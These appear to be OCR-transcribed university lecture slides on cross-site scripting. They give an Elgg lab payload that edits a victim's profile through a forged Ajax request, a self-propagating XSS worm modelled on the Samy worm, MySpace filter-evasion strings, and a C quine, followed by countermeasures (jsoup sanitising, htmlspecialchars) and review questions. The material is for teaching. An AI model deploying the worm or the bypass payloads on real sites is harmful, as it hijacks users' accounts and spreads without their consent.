// Access user name and guid
var name = "&name=" + elgg.session.user.name;
var guid = "&guid=" + elgg.session.user.guid;

// Access timestamp and security token
... code omitted ...

// Set the content and access leve for the description field
var desc = "&description=SAMY+is+MY+HERO";
desc += "&accesslevel%5Bdescription%5d=2";

// Set the URL
var sendurl="http://www.xsslabelgg.com/action/profile/edit";

// Construct and send the Ajax request
if(elgg.session.user.guid != 50)
{
   //Create and send Ajax request to modify profile
   var Ajax=new XMLHttpRequest();
   Ajax.open("POST", sendurl, true);
   Ajax.setRequestHeader("Host","www.xsslabelgg.com");
   Ajax.setRequestHeader("Content-Type", "application/x-www-form-urlencoded");
   Ajax.send(token + ts + name + desc + guid);
}
```

Self-Propagating Worm


SYRACUSE UNIVERSITY
ENGINEERING
& COMPUTER
SCIENCE

Self Propagation




Get a Copy of Self

```
<script id=worm>

// Use DOM API to get a copy of of the content in the DOM node.
var strCode = document.getElementById("worm").innerHTML;

// Displays the tag content
alert(strCode);

</script>
```




Write a Self-Propagating XSS Worm

```
<script id="worm" type="text/javascript">
var headerTag = "<script id=\"worm\" type=\"text/javascript\">";
var jsCode = document.getElementById("worm").innerHTML;
var tailTag = "</" + "script>";

// Put all the pieces together, and apply the URI encoding
var wormCode = encodeURIComponent(headerTag + jsCode + tailTag);

// Set the content of the description field and access level.
var desc = "&description=SAMY+is+MY+HERO" + wormCode;
desc += "&accesslevel%5Bdescription%5d=2";

... code omitted ...
</script>
```




Quine

"Pure" Self-Reproducing Code: Quine



```
#include <stdio.h>
void main()
{
  char q = 34, r = 10, c = 44;
  char *l[] = {
  "#include <stdio.h>",
  "void main()",
  "{",
  "   char q = 34, r = 10, c = 44;",
  "   char *l[] = {",
  "   ",
  "   };",
  "   int size = sizeof(l)/sizeof(char *);",
  "   for(int i = 0; i < 5; i++)",
  "     { printf(l[i]); putc(r, stdout);}",
  "   for(int i = 0; i < size; i++)",
  "     { printf(l[5]); putc(q, stdout); printf(l[i]);",
  "       putc(q, stdout); putc(c, stdout); putc(r, stdout);}",
  "   for(int i = 6; i < size; i++)",
  "     { printf(l[i]); putc(r, stdout);}",
  "}",
  };
  int size = sizeof(l)/sizeof(char *);
  for(int i = 0; i < 5; i++)
    { printf(l[i]); putc(r, stdout);}
  for(int i = 0; i < size; i++)
    { printf(l[5]); putc(q, stdout); printf(l[i]);
      putc(q, stdout); putc(c, stdout); putc(r, stdout);}
  for(int i = 6; i < size; i++)
    { printf(l[i]); putc(r, stdout);}
}
```




Alert("XSS")

Countermeasures

SYRACUSE UNIVERSITY
ENGINEERING
& COMPUTER
SCIENCE

Fundamental Causes



Filtering Out JavaScript Code

Filtering:

Myspace blocks a lot of tags, including `<script>`, `<body>`, and `onClick`, `onAnything`.

Samy's strategy:

```
<div style="background:url('javascript:alert(1)')">
```

Filtering:

Myspace strips out the word `javascript` from anywhere.

Samy's strategy:

```
<div style="background:url('java
             script:alert(1)')">
```

Filtering:


myspace strips out the word "`onreadystatechange`"

Samy's strategy:

```
eval('xmlhttp.onread' + 'ystatechange = callback');
```

Jsoup

Elgg



Sanitize untrusted HTML (to prevent XSS)

Problem


You want to allow untrusted users to supply HTML for output on your website (e.g. as comment submission). You need to clean this HTML to avoid cross-site scripting (XSS) attacks.

Solution

Use the jsoup HTML `Cleaner` with a configuration specified by a `Whitelist`.

HTML Encoding

PHP htmlspecialchars() function



- '&' (ampersand) becomes '&amp;'
- '"' (double quote) becomes '&quot;' when **ENT_NOQUOTES** is not set.
- "'" (single quote) becomes '&#039;' (or &apos;) only when **ENT_QUOTES** is set.
- '<' (less than) becomes '&lt;'
- '>' (greater than) becomes '&gt;'

<script>

&lt; script &gt;

<script>

Review Questions and Discussion

Question 1

Question 1: What are the differences between XSS and CSRF attacks?

Question 2

❖ **Question 2: Can the CSRF countermeasures protect against XSS attacks? If not, why?**

Cross-Site

secret token

same-site cookie

Same-site